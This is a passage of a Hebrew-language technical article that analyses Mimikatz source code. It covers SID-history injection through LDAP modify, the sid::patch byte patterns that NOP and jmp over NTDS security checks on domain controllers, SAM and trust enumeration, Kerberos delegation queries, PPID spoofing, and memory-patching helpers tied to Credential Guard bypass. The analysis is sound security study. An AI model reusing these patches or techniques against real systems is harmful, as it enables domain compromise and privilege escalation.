                kprintf(L"\n  * Will try to modify \'%s\' to \'", Modification.mod_type);
                kull_m_string_displaySID(NewSid.bv_val);
                kprintf(L"\': ");
                dwErr = ldap_modify_s(ld, ldap_get_dn(ld, pMessage), pModification);
                if(dwErr == LDAP_SUCCESS)
                        kprintf(L"OK!\n");
                else PRINT_ERROR(L"ldap_modify_s 0x%x (%u)\n", dwErr, dwErr);
                if(pMessage)
                        ldap_msgfree(pMessage);
                ldap_unbind(ld);
        }

}
else PRINT_ERROR(L"Invalid SID\n");
```

כאשר אם נסתכל על המימוש של kuhl_m_sid_quickSearch נראה כי למעשה מדובר בפונקציה ldap_search_s:

```
BOOL kuhl_m_sid_quickSearch(int argc, wchar_t * argv[], BOOL needUnique, PCWCHAR system, PLDAP *ld, PLDAPMessage *pMessage)
{
        BOOL status = FALSE;
        DWORD dwErr;
        PWCHAR myAttrs[] = {L"name", L"sAMAccountName", L"objectSid", L"sIDHistory", L"objectGUID", NULL}, dn, filter;
        if(filter = kuhl_m_sid_filterFromArgs(argc, argv))
        {
                if(kull_m_ldap_getLdapAndRootDN(system, NULL, ld, &dn, NULL))
                {
                        *pMessage = NULL;
                        dwErr = ldap_search_s(*ld, dn, LDAP_SCOPE_SUBTREE, filter, myAttrs, FALSE, pMessage);
                        if(status = (dwErr == LDAP_SUCCESS))
                        {
```

כלומר, החיפוש האקטיבי של ה-SID-ים מתרחש בעזרת ldap_search_s והוספת SIDHistory קורה בעזרת ldap_modify_s עם הדגלים LDAP_MOD_BVALUES | LDAP_MOD_ADD. כמו כן, מחיקה של SID קיים תהיה באמצעות ldap_modify_s עם הדגל LDAP_MOD_DELETE. מה בעניין פקודת **sid::patch**? אם נחפש בגוגל, נמצא את התשובה הבאה:

SID::patch – Patch NTDS service

```
mimikatz # sid::patch
Patch 1/2: "ntds" service patched
Patch 2/2: "ntds" service patched
```

*No sh*t Sherlock*. אבל מה קורה שם? במילים לא פשוטות - הפקודה משנה את מנגנון הוריפיקציה ב-DC של תהליך ה-LDAP modification.

ת'אמת זאת אחת הפקודות היותר מורכבות מבחינת קוד אז ניקח את זה שלב אחר אחר. ראשית, כתלות בגרסת Mimikatz, ישנו ניסיון לחפש את **ntdsa.dll** בתהליך samS או את **ntdsai.dll** בתהליך ntds. ברגע שמצאנו אותם, ננסה לבדוק אם הזיכרון הוא protected. במידה וכן, ננסה לשנות זאת בעזרת VirtualProtect (אותה כבר הצגנו מספר פעמים במודלים קודמים), אחר כך ננסה לדרוס תבניות שהוגדרו מראש בקוד ולעדכן אותן בתבניות אחרות ולאחר מכן להחזיר את הגנת הזיכרון למצבו הקודם בעזרת VirtualProtect:

```
NTSTATUS kuhl_m_sid_patch(int argc, wchar_t * argv[])
{
	PCWSTR service, lib;
	if(MIMIKATZ_NT_BUILD_NUMBER < KULL_M_WIN_MIN_BUILD_VISTA)
	{
		service = L"samss";
		lib = L"ntdsa.dll";
	}
	else
	{
		service = L"ntds";
		lib = L"ntdsai.dll";
	}
	kprintf(L"Patch 1/2: ");
	if(kull_m_patch_genericProcessOrServiceFromBuild(LoopBackCheckReferences, sizeof(LoopBackCheckReferences), service, lib, TRUE))
	{
		kprintf(L"Patch 2/2: ");
		kull_m_patch_genericProcessOrServiceFromBuild(SysModReservedAttReferences, sizeof(SysModReservedAttReferences), service, lib, TRUE);
	}
	return STATUS_SUCCESS;
}
```

הערה: כמו שכבר אמרנו בפרק מוקדם יותר, בסופו של דבר דגלי ה-**patch/** מגיעים בניסיון לעקוף מנגנוני הגנה שמייקרוסופט הוסיפה בשביל להתמודד עם Mimikatz. למשל כפי שרואים בקוד למעלה, ישנם 2 מקרים כאלה. בהתאם לכל מקרה, נרצה לדרוס את הפונקציה בזיכרון שמונעת מאיתנו לבצע פעולה מסויימת. לאחר שנדרוס אותה וננצל את השירות הפגיע - נחזיר את ההגנה שהייתה קיימת קודם לכן.

אוקיי, הקטע הבא קצת טכני ורשום בצורה כבדה (באמת שלא הייתה דרך אחרת) אז תנסו להיות איתנו. הפונקציה שאנחנו רוצים לדרוס במקרה הראשון היא LocalModify:SampModifyLoopbackCheck המבצעת loopback check על ה-local security principal account database. כך למעשה הפונקציה באה למנוע מתוקף לשנות את ה-SAM בעזרת spoofing של authentication package על ידי השוואת ה-security context של ה-caller לעומת ה-security context של היעד. נשנה חלקים בפונקציה זו ל- jmp short (**0xeb** בלשון הקוד):

```
BYTE PTRN_JMP[]                 = {0xeb};
BYTE PTRN_JMP_NEAR[]    = {0x90, 0xe9};
BYTE PTRN_6NOP[]                = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
#if defined(_M_X64)
// LocalModify:SampModifyLoopbackCheck
BYTE PTRN_WN52_LoopBackCheck[]  = {0x48, 0x8b, 0xd8, 0x48, 0x89, 0x84, 0x24, 0x80, 0x00, 0x00, 0x00, 0xc7, 0x07, 0x01, 0x00, 0x00, 0x00, 0x83};
BYTE PTRN_WN61_LoopBackCheck[]  = {0x48, 0x8b, 0xf8, 0x48, 0x89, 0x84, 0x24, 0x88, 0x00, 0x00, 0x00, 0x41, 0xbe, 0x01, 0x00, 0x00, 0x00, 0x44, 0x89, 0x33, 0x33, 0xdb, 0x39};
BYTE PTRN_WN81_LoopBackCheck[]  = {0x41, 0xbe, 0x01, 0x00, 0x00, 0x00, 0x45, 0x89, 0x34, 0x24, 0x83};
BYTE PTRN_WN10_1607_LoopBackCheck[]     = {0x44, 0x8d, 0x70, 0x01, 0x45, 0x89, 0x34, 0x24, 0x39, 0x05};
KULL_M_PATCH_GENERIC LoopBackCheckReferences[] = {
	{KULL_M_WIN_BUILD_2K3,		{sizeof(PTRN_WN52_LoopBackCheck),	PTRN_WN52_LoopBackCheck},	{sizeof(PTRN_JMP_NEAR), PTRN_JMP_NEAR}, {24}},
	{KULL_M_WIN_BUILD_7,		{sizeof(PTRN_WN61_LoopBackCheck),	PTRN_WN61_LoopBackCheck},	{sizeof(PTRN_JMP_NEAR), PTRN_JMP_NEAR}, {28}},
	{KULL_M_WIN_BUILD_BLUE,		{sizeof(PTRN_WN81_LoopBackCheck),	PTRN_WN81_LoopBackCheck},	{sizeof(PTRN_JMP), PTRN_JMP}, {17}},
	{KULL_M_WIN_BUILD_10_1607,	{sizeof(PTRN_WN10_1607_LoopBackCheck),	PTRN_WN10_1607_LoopBackCheck},	{sizeof(PTRN_JMP), PTRN_JMP}, {14}},
};
```

הפונקציה השנייה היא ModSetAttsHelperPreProcess:SysModReservedAtt משמשת לשינוי ה- tokenUser ובמיוחד את sid user או token_user (ההרשאות). נשנה חלק מהפונקציה לnop-ים על מנת לעקוף את מנגנוני ההגנה של מערכת ההפעלה:

```
// ModSetAttsHelperPreProcess:SysModReservedAtt
BYTE PTRN_WN52_SysModReservedAtt[] = {0x0f, 0xb7, 0x8c, 0x24, 0xc8, 0x00, 0x00, 0x00};
BYTE PTRN_WN61_SysModReservedAtt[] = {0x0f, 0xb7, 0x8c, 0x24, 0x78, 0x01, 0x00, 0x00, 0x4d, 0x8b, 0x6d, 0x00};
BYTE PTRN_WN81_SysModReservedAtt[] = {0x0f, 0xb7, 0x8c, 0x24, 0xb8, 0x00, 0x00, 0x00};
BYTE PTRN_WN10_1607_SysModReservedAtt[] = {0x8b, 0xbc, 0x24, 0xd8, 0x00, 0x00, 0x00, 0x41, 0xb8, 0x01, 0x00, 0x00, 0x00, 0x0f, 0xb7, 0x8c, 0x24, 0xc8, 0x00, 0x00, 0x00};
KULL_M_PATCH_GENERIC SysModReservedAttReferences[] = {
        {KULL_M_WIN_BUILD_2K3,          {sizeof(PTRN_WN52_SysModReservedAtt),   PTRN_WN52_SysModReservedAtt},   {sizeof(PTRN_6NOP), PTRN_6NOP}, {-6}},
        {KULL_M_WIN_BUILD_7,            {sizeof(PTRN_WN61_SysModReservedAtt),   PTRN_WN61_SysModReservedAtt},   {sizeof(PTRN_6NOP), PTRN_6NOP}, {-6}},
        {KULL_M_WIN_BUILD_BLUE,         {sizeof(PTRN_WN81_SysModReservedAtt),   PTRN_WN81_SysModReservedAtt},   {sizeof(PTRN_6NOP), PTRN_6NOP}, {-6}},
        {KULL_M_WIN_BUILD_10_1607,      {sizeof(PTRN_WN10_1607_SysModReservedAtt),      PTRN_WN10_1607_SysModReservedAtt},      {sizeof(PTRN_6NOP), PTRN_6NOP}, {-6}},
};
#elif defined(_M_IX86)
#endif
```


אבל מדוע זה הפריע ל-Mimikatz? נרחיב קצת יותר על התיאוריה מאחורי הנושא: הפונקציה ModSetAttsHelperPreProcess נקראת כאשר נוצר תהליך על מנת לקבוע עבורו security context אבטחתי (לדוגמא הרשאה SeTokenPrivilege שיכולה לשלוט האם תהליך יכול לשנות את הטוקנים של האבטחה) . ע"י ביצוע nop על חלק מהבדיקות ב-ModSetAttsHelperPreProcess:SysModReservedAtt, ניתן לעקוף את המנגנון המונע את שינוי ההרשאה SeTokenPrivilege וכך לקבל/לשנות security tokens ולהעלות הרשאות.

ה-patch מחולק לשני חלקים. כאשר במידה ורק הצעד הראשון הושלם, ניתן להשמיש את **sid::add** (היות וניתן, בעקבות שינוי SampModifyLoopbackCheck לזייף פנייה מ-authentication package) ולהוסיף SIDHistory לאובייקט ובכך להתפשט רוחבית אל דומיין עם trust מהדומיין שאנחנו נמצאים בו כרגע. במידה ושני הצעדים בוצעו, ניתן להשמיש את **sid::modify** (היות וניתן בעזרת שינוי ModSetAttsHelperPreProcess:SysModReservedAtt לשנות sid-ים וטוקנים) ולשנות SID של אובייקט.


קיצר, מקרה קלאסי של patch על patch שהתפתח עם השנים ובגלל ריבוי גרסאות ודרישה עבור תמיכה לאחור נוצר מצב שהלוגיקה של הקוד (של mimikatz) מסורבלת. מזל שיש לנו את עדי שמסוגל לעבור על כל זה ולצאת בשלום.

Net module - when basic is too basic?

ה-Security Accounts Manager (SAM) הוא מאגר מידע בתצורת קובץ ומגיע כחלק מהרגיסטרי במערכת ההפעלה שלנו. הוא משמש כשירות אימות משתמשים לוקאלי עבור תהליך LSASS:



ואכן, אם נסתכל על השירות שרץ:



נחזור לנתח את Mimikatz. הפקודה **net::user** מאפשרת להציג את המשתמשים במערכת ופרטים עליהם - די דומה לפעולה של net user ב-cmd (הערת צד, בחיאת אל תריצו שום פקודת net יותר, יש חלופות טובות יותר ב-powershell וגם זה OPSEC גרוע וכנראה יקפיץ לא מעט התראות בצד הכחול). בשביל כך, מתבצע שימוש ב-samConnect על מנת ליצור חיבור אלממסד הנתונים הלוקאלי\מרוחק של SAM.

לאחר מכן, משתמשים ב-SamEnumerateDomainsInSamServer על מנת לקבל את רשימת ה-domain-ים ב-SAM ולפתוח handle ל-domain ב-SAM (עם SID של S-1-5-20 שהוא המייצג של network service). לכל דומיין, נבצע SamLookupDomainInSamServer על מנת להחזיר SID של הדומיין. ואז לכל SID:

נשתמש ב-SamOpenDomain כדי לפתוח handle לדומיין ו... שוב, נבצע SamEnumerateUsersInDomain. לכל יישות מסוג משתמש, נריץ SamOpenUser עם מספר רב של דגלים בשביל לקבל את כל המידע על אותו משתמש. לאחר מכן, את המידע על אוייבקטי הקבוצות נקבל בעזרת SamGetGroupsForUser, SamRidToSid ו-SamGetAliasMembership .

הפקודה **net::trust** מנסה להשיג את קשרי ה-trust שקיימים לעמדה ולדומיין עם אחרים. Mimikatz עושה זאת ב-2 דרכים:

א. **בעזרת RPC** - אנו משתמשים ב-[DsEnumerateDomainTrusts](https://learn.microsoft.com/en-us/windows/win32/api/dsgetdc/nf-dsgetdc-dsenumeratedomaintrustsa) עם (מלא) דגלים שמציינים את סוגי הקשרים והיישויות שאנו מחפשים (DS_DOMAIN_VALID_FLAGS DS_DOMAIN_IN_FOREST | DS_DOMAIN_DIRECT_OUTBOUND | DS_DOMAIN_TREE_ROOT | DS_DOMAIN_PRIMARY | DS_DOMAIN_DIRECT_INBOUND | DS_DOMAIN_NATIVE_MODE). לבסוף, נבדוק מה סוג ה-trust שיש לדומיין שלנו מול דומיינים אחרים.

ב. **בעזרת LDAP -** לאחר שהקוד משיג handle אל ה-root של ה-ldap בעזרת (dn=RootDSE) נבצע שאילתת LDAP בעזרת ldap_search_s (עליו הסברנו כבר בפרק אחר). השאילתא שנבצע היא CN=System(objectClass=trustedDomain) המנסה לשלוף את סוגי ה-trust הקיימים. לבסוף, שוב נבדוק עבור על trust האם הסוג שלו הוא TRUST_TYPE_DOWNLEVEL, TRUST_TYPE_UPLEVEL, TRUST_TYPE_MIT, TRUST_TYPE_DCE על בסיס המידע בו.

האמת שהפקודה שהכי מעניינת אותנו היא **net::deleg** שמציגה Kerberos delegations ברשת. אלו שפחות מכירית את הנושא מוזמנים לקרוא את המאמר [1-st Step to Tame a Kerberos: Know Your Enemy](https://www.digitalwhisper.co.il) שרשמנו בנושא.

אז איך Mimikatz מבצע דליגציה? ראשית יורץ LDAP עם השאילתא הבאה:

```
                filter = L"(&"
L"(servicePrincipalname=*)"
L"(|(msDS-AllowedToActOnBehalfOfOtherIdentity=*)(msDS-AllowedToDelegateTo=*)(UserAccountControl:1.2.840.113556.1.4.804:=17301504))"
L"(!(UserAccountControl:1.2.840.113556.1.4.804:=67117056))"
L"(|(objectcategory=computer)(objectcategory=person)(objectcategory=msDS-GroupManagedServiceAccount)(objectcategory=msDS-ManagedServiceAccount))"
L")";
```

מה אנחנו רואים שם? השאילתא מחפשת SPN-ים המכילים תכונות מעניינות בדומיין המייצגות delegations, gmsa (המאפשר להביא אוטומציה להחלפת סיסמת השירותים ועוד), לאחר מכן, התוכנה msDS-AllowedToActOnBehalfOfOtherIdentity מציגה האם Security Principle כלשהוא מורשה להתנהג כאובייקט אחר. msDS-AllowedToDelegateTo מאפשר לראות האם יש אובייקטים שמורשים לבצע delegation לאובייקט הנוכחי, UserAccountControl כולל את הערך 17301504 המציין שהאובייקט שאליו אנחנו רוצים לבדוק delegation הוא משתמש **מחשב**.

אנחנו בנוסף **לא** רוצים לקבל user account control. אפשר לראות את זה לפי הערך 67117056 המציין שהחשבון לא צריך להיות disabled או לא תומך ב-Kerberos Preauthentication (מה שמאפשר לבצע brute force על סיסמת המשתמש בתחילת התקשרות ה-Kerberos).

כלומר, **האובייקט חייב להיות מחשב/ אדם/ msDS-GroupManagedServiceAccount (gmsa) או msDS-ManagedServiceAccount**. למה managed service account? מכיוון שהוא מאפשר לנו ליצור חשבון שניתן להפיץ בין מחשבים שונים בדומיין ומאפשר להריץ שירותים מה שנותן לנו אפשרות לדליגציה טובה.

במידה ונמצא אובייקט מהרשימה הנ"ל, מוציאים ממנו את התכונות הספציפיות שמעניינות אותנו.

Process module - WhatRuns?

המודול מתעסק בתהליכים - עצירה, השהייה, הרצה והצגה שלהם וכמובן - לאסוף עליהם מלא מידע. רוב המימוש של המודול נמצא בקובץ kull_m_process.c.

process::exports - כחלק מהפקודה, mimikatz משתמש במבנה נתונים (עם השם המאוד לא אינטואטיבי) PKULL_M_PROCESS_VERY_BASIC_MODULE_INFORMATION אשר מייצג את המודולים בתהליך. תאמת אפשר להבין הרבה רק מהדרך בה מגדירים אותו *(תמונה אחת של קוד שווה 1000 מילים)*:

```
typedef struct _KULL_M_PROCESS_VERY_BASIC_MODULE_INFORMATION {
        KULL_M_MEMORY_ADDRESS DllBase;
        ULONG SizeOfImage;
        ULONG TimeDateStamp;
        PCUNICODE_STRING NameDontUseOutsideCallback;
} KULL_M_PROCESS_VERY_BASIC_MODULE_INFORMATION, *PKULL_M_PROCESS_VERY_BASIC_MODULE_INFORMATION;
```

נחזור לפקודה **process::exports**, ע"י הפונקציה kull_m_process_getExportedEntryInformations אשר עוזרת למצוא את כתובת הפונקציות בזיכרון.

נבצע קפיצה ל-section בזיכרון המדבר עלexported functions על בסיס ה-header שלהן ונציג אותן:

```
mimikatz # process::exports

mimikatz.exe
ntdll.dll
        00007FF9D777A608 -> 1           00007FF9D768F690
        00007FF9D777A60C -> 2   0       00007FF9D761ED70        A_SHAFinal
        00007FF9D777A610 -> 3   1       00007FF9D761EEA0        A_SHAInit
        00007FF9D777A614 -> 4   2       00007FF9D761EEE0        A_SHAUpdate
        00007FF9D777A618 -> 5   3       00007FF9D76FAFB0        AlpcAdjustCompletionListConcurrencyCount
        00007FF9D777A61C -> 6   4       00007FF9D768E2C0        AlpcFreeCompletionListMessage
        00007FF9D777A620 -> 7   5       00007FF9D76FAFE0        AlpcGetCompletionListLastMessageInformation
        00007FF9D777A624 -> 8   6       00007FF9D76FB000        AlpcGetCompletionListMessageAttributes
        00007FF9D777A628 -> 9   7       00007FF9D7682800        AlpcGetHeaderSize
        00007FF9D777A62C -> 10  8       00007FF9D76827C0        AlpcGetMessageAttribute
```

process::imports - בצורה דומה לפקודה שהצגנו קודם, לכן, מריצים עבור כל תהליך את PKULL_M_PROCESS_VERY_BASIC_MODULE_INFORMATION המייצג את המודולים בתהליך.

kull_m_process_getImportedEntryInformations מייצגת את כתובת הפונקציות בזיכרון, ובצורה דומה נבצע קפיה ל-section בזיכרון המדבר על imported functions על בסיס ה-header שלהן ונציג אותן:

```
mimikatz # process::imports

mimikatz.exe
        00007FF681F64000 -> 00007FF9D6A3FCC0    ADVAPI32.dll ! CryptSetHashParam
        00007FF681F64008 -> 00007FF9D6A2B0A0    ADVAPI32.dll ! CryptGetHashParam
        00007FF681F64010 -> 00007FF9D6A2B430    ADVAPI32.dll ! CryptExportKey
        00007FF681F64018 -> 00007FF9D6A2B6F0    ADVAPI32.dll ! CryptAcquireContextW
        00007FF681F64020 -> 00007FF9D6A3FCE0    ADVAPI32.dll ! CryptSetKeyParam
```

process::runp - מאפשר להריץ תהליך תחת תהליך אב אחר (מלא עבודה עם תהליכים אז לא מפתיע שראינו בקוד מלא קריאות מערכת). בשיטה זו, ננסה למצוא את הכתובות של InitializeProcThreadAttributeList, UpdateProcThreadAttribute, DeleteProcThreadAttributeList **מתוך kernel32.dll** (אנו משיגים handle לזיכרון בעזרת GetModuleHandle). בהמשך, פותחים handle אל תהליך האב אליו שאנחנו רוצים להיות תחתיו בעזרת openProcess .

במידה ויש באפשרותנו להשיג handle, ניצור רשימת תכונות עבור התהליך אשר תכיל בין היתר handle אל תהליך האב ואת הדגל PROC_THREAD_ATTRIBUTE_PARENT_PROCESS המייצג שהתהליך החדש שניצור יהיה כפוף ל-PPID (process pid) שציינו ולא לתהליך שיצר אותו. לבסוף, ניצור את התהליך החדש בעזרת createProcess בצורה הבאה:

```
if(CreateProcess(NULL, szDupRun, NULL,  NULL, FALSE, EXTENDED_STARTUPINFO_PRESENT | CREATE_NEW_CONSOLE,  NULL, NULL, (LPSTARTUPINFO) &si, &pi))
```

כאשר הדגל EXTENDED_STARTUPINFO_PRESENT מצוי (על מנת לציין שרשימת התכונות שלנו עבור התהליך מכילה מידע נוסף) ולצידו רשימת התכונות שיצרנו קודם.

פונקציות מעניינות שבחרנו לשים עליהן דגש

במהלך המעבר על קוד המקור היו פונקציות שעניינו אותנו אבל לא היו הכי קשורות ל-flow כזה או אחר של הפקודות שרצינו לשים עליהן את הדגש. כתוצאה מכך נולד הפרק הנ"ל.

הפונקציה הראשונה שנעבור עליה היא אחת הפונקציות שנעשה בה שימוש נרחב בכמעט כלל המודלים של mimikatz והיא kull_m_memory_search מקובץ kull_m_memory.c אשר משמשת לחיפוש חתימות\תבניות בזיכרון:

```c
BOOL kull_m_memory_search(IN PKULL_M_MEMORY_ADDRESS Pattern, IN SIZE_T Length, IN PKULL_M_MEMORY_SEARCH Search, IN BOOL bufferMeFirst)
{
    BOOL status = FALSE;
    KULL_M_MEMORY_SEARCH  sBuffer = {{{NULL, &KULL_M_MEMORY_GLOBAL_OWN_HANDLE}, Search->kull_m_memoryRange.size}, NULL};
    PBYTE CurrentPtr;
    PBYTE limite = (PBYTE) Search->kull_m_memoryRange.kull_m_memoryAdress.address + Search->kull_m_memoryRange.size;

    switch(Pattern->hMemory->type)
    {
    case KULL_M_MEMORY_TYPE_OWN:
        switch(Search->kull_m_memoryRange.kull_m_memoryAdress.hMemory->type)
        {
        case KULL_M_MEMORY_TYPE_OWN:
            for(CurrentPtr = (PBYTE) Search->kull_m_memoryRange.kull_m_memoryAdress.address; !status && (CurrentPtr + Length <= limite); CurrentPtr++)
                status = RtlEqualMemory(Pattern->address, CurrentPtr, Length);
            CurrentPtr--;
            break;
        case KULL_M_MEMORY_TYPE_PROCESS:
        case KULL_M_MEMORY_TYPE_FILE:
        case KULL_M_MEMORY_TYPE_KERNEL:
            if(sBuffer.kull_m_memoryRange.kull_m_memoryAdress.address = LocalAlloc(LPTR, Search->kull_m_memoryRange.size))
            {
                if(kull_m_memory_copy(&sBuffer.kull_m_memoryRange.kull_m_memoryAdress, &Search->kull_m_memoryRange.kull_m_memoryAdress, Search->kull_m_memoryRange.size))
                    if(status = kull_m_memory_search(Pattern, Length, &sBuffer, FALSE))
                        CurrentPtr = (PBYTE) Search->kull_m_memoryRange.kull_m_memoryAdress.address + (((PBYTE) sBuffer.result) - (PBYTE) sBuffer.kull_m_memoryRange.kull_m_memoryAdress.address);
                LocalFree(sBuffer.kull_m_memoryRange.kull_m_memoryAdress.address);
            }
            break;
        case KULL_M_MEMORY_TYPE_PROCESS_DMP:
            if(sBuffer.kull_m_memoryRange.kull_m_memoryAdress.address = kull_m_minidump_remapVirtualMemory64(Search->kull_m_memoryRange.kull_m_memoryAdress.hMemory->pHandleProcessDmp->hMinidump, Search->kull_m_memoryRange.kull_m_memoryAdress.address, Search->kull_m_memoryRange.size))
                if(status = kull_m_memory_search(Pattern, Length, &sBuffer, FALSE))
                    CurrentPtr = (PBYTE) Search->kull_m_memoryRange.kull_m_memoryAdress.address + (((PBYTE) sBuffer.result) - (PBYTE) sBuffer.kull_m_memoryRange.kull_m_memoryAdress.address);
            break;
        default:
            break;
        }
        break;
    default:
        break;
    }

    Search->result = status ? CurrentPtr : NULL;

    return status;
}
```

הפונקציה מקבלת pattern שאותו נדרש לחפש בזיכרון, גודל, זיכרון (ומשתנה נוסף בשם bufferMefirst שאין בו שימוש בפונקציה). נשים לב שיש כאן כמה קריאות רקורסיות על מנת לשנות את מיקום ה-pointer בזיכרון. כאשר החלק שמשך את תשומת ליבנו הוא:

```c
case KULL_M_MEMORY_TYPE_OWN:
    for(CurrentPtr = (PBYTE) Search->kull_m_memoryRange.kull_m_memoryAdress.address; !status && (CurrentPtr + Length <= limite); CurrentPtr++)
        status = RtlEqualMemory(Pattern->address, CurrentPtr, Length);
    CurrentPtr--;
    break;
```

שם מתבצעת השוואה בין התבנית ל-DLL שבזיכרון בצורה מאוד חוראנית - מעבר עם לולאת for על כל ה-buffer של הזיכרון עצמו.

פונקציה מעניינת היא kull_m_patch מקובץ kull_m_patch.c אשר מבצעת את עידכון הזיכרון בתבנית משלנו. כך למעשה mimikatz מסוגל לבטל חתימות\תבניות שמגבילות את אופן הרצת המודלים שלו. בשביל כך, ראשית יתבצע שימוש בחברתינו הקודמת kull_m_memory_search על מנת לחפש את המקום בזיכרון בו התבנית מתחילה.

לאחר שלרשותנו המקום בזיכרון בו התבנית מופיעה, נבדוק מהן ההרשאות הקיימות על אותו הזיכרון בעזרת kull_m_memory_query שבמהלכן נשתמש ב-[VirtualQuery](), [VirtualQueryEx]() על מנת לבדוק את מצב הזיכרון:

```
BOOL kull_m_memory_query(IN PKULL_M_MEMORY_ADDRESS Address, OUT PMEMORY_BASIC_INFORMATION MemoryInfo)
{
    BOOL status = FALSE;
    //PMINIDUMP_MEMORY_INFO_LIST maListeInfo = NULL;
    //PMINIDUMP_MEMORY_INFO mesInfos = NULL;
    //ULONG i;

    switch(Address->hMemory->type)
    {
    case KULL_M_MEMORY_TYPE_OWN:
        status = VirtualQuery(Address->address, MemoryInfo, sizeof(MEMORY_BASIC_INFORMATION)) == sizeof(MEMORY_BASIC_INFORMATION);
        break;
    case KULL_M_MEMORY_TYPE_PROCESS:
        status = VirtualQueryEx(Address->hMemory->pHandleProcess->hProcess, Address->address, MemoryInfo, sizeof(MEMORY_BASIC_INFORMATION)) == sizeof(MEMORY_BASIC_INFORMATION);
        break;
    //case KULL_M_MEMORY_TYPE_PROCESS_DMP:
    //  if(maListeInfo = (PMINIDUMP_MEMORY_INFO_LIST) kull_m_minidump_stream(Address->hMemory->pHandleProcessDmp->hMinidump, MemoryInfoListStream))
    //  {
    //      for(i = 0; (i < maListeInfo->NumberOfEntries) && !status; i++)
    //      {
    //          if(status = ((PBYTE) Address->address >= (PBYTE) mesInfos->BaseAddress) && ((PBYTE) Address->address <= (PBYTE) mesInfos->BaseAddress + (SIZE_T) mesInfos->RegionSize))
    //          {
    //              MemoryInfo->AllocationBase = (PVOID) mesInfos->AllocationBase;
    //              MemoryInfo->AllocationProtect = mesInfos->AllocationProtect;
    //              MemoryInfo->BaseAddress = (PVOID) mesInfos->BaseAddress;
    //              MemoryInfo->Protect = mesInfos->Protect;
    //              MemoryInfo->RegionSize = (SIZE_T) mesInfos->RegionSize;
    //              MemoryInfo->State = mesInfos->State;
    //              MemoryInfo->Type = mesInfos->Type;
    //          }
    //      }
    //  }
    //  break;
    default:
        break;
    }

    return status;
}
```

מתבצע שימוש בפונקציה VirtualProtect על מנת לשנות את סוג הגנת הזיכרון ל-PAGE_READWRITE או ל-PAGE_EXECUTE_READWRITE (כתלות בדגלים הקיימים כבר בזיכרון הקיים - תכל"ס מבצעים AND ל-0x0f ובודקים את התשובה). לבסוף, נעתיק אל הזיכרון בעזרת WriteProcessMemory/ RtlCopyMemory (כתלות בסיטואציית הקריאה).

הפונקציה שלישית והאחרונה שנציג בפרק היא kuhl_m_sekurlsa_genericLsaIsoOutput כחלק מקובץ [kuhl_m_sekurlsa.c]() אשר מנסה לקרוא מתוך **LSAISO** ומתבססת על מפתחות שנטענים מראש (ובכך לעקוף את מנגנון Credential Guard).

הפונקציה תיראה כך:

```
BOOL kuhl_m_sekurlsa_genericLsaIsoOutput(PLSAISO_DATA_BLOB blob, LPBYTE *output, DWORD *cbOutput)
{
        BOOL status = TRUE;
        kprintf(L"\n\t   * LSA Isolated Data: %.*S", blob->typeSize, blob->data);
        kprintf(L"\n\t     KdfContext: "); kull_m_string_wprintf_hex(blob->KdfContext, sizeof(blob->KdfContext), 0);
        kprintf(L"\n\t     Tag       : "); kull_m_string_wprintf_hex(blob->Tag, sizeof(blob->Tag), 0);
        kprintf(L"\n\t     AuthData  : "); kull_m_string_wprintf_hex(&blob->unk5, FIELD_OFFSET(LSAISO_DATA_BLOB, data) - FIELD_OFFSET(LSAISO_DATA_BLOB, unk5) + blob->typeSize, 0);
